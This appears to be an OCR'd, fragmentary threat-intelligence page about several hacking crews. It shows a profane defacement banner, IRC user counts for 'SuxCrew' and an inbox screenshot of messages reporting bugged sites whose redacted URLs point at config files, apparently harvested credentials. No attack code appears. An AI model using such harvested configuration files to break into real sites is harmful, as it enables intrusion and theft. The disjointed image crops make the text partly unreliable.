
PlaTo

Kuvix

SuxCrew

Maquiecious

Jwembat Crew




```
/****************************************************/
/* powered by LND - by BDM                          */
/*        shouts:                                   */
/*  we fuck the world                               */
/*   we are Legendz                                 */
/****************************************************/
```

How big it is ?

SuxCrew IRC Stats estimations

```
09:10:56  sux.ircteam.com  -- | Current Local Users: 67  Max: 122
09:10:56  sux.ircteam.com  -- | Current Global Users: 118  Max: 1165
```

How big it is ?



Inbox (3,863)
Starred
Important
Sent Mail
Drafts (1)
Spam (10)
Trash
Circles


Search, chat, or SMS

[redacted]

vurl info (5)	Setoran Bos OFF - Bug http://www[redacted]s.nl/configs
buybrief	Setoran Bos OFF - From : vurl info Bug http://[redacted]
vurl info (29)	Setoran Bos OFF - Bug http://www.[redacted]nl/configs
mbcrealt	Setoran Bos OFF - From : vurl info Bug http:/[redacted]
vurl info (3)	Setoran Bos OFF - Bug http://www[redacted]nl/configs.
mbcrealt (2)	Setoran Bos OFF - From : vurl info Bug http://realfm[redacted]
buybrief (12)	Setoran Bos OFF - From : vurl info Bug http://nice[redacted]
vurl info (61)	Setoran Bos OFF - Bug http://www[redacted]nl/configs.
buybrief (48)	Setoran Bos OFF - From : vurl info Bug http://[redacted]
vurl info (61)	Setoran Bos OFF - Bug http://www.[redacted]
vurl info (61)	Setoran Bos OFF - Bug http://www[redacted]com.au/c
anonymous	Setoran Bos OFF - Bug http://www[redacted]hu/configs.php
vurl info (61)	Setoran Bos OFF - Bug http://www[redacted]se/c


How big it is ?

A providential log for team «Maquiecious»



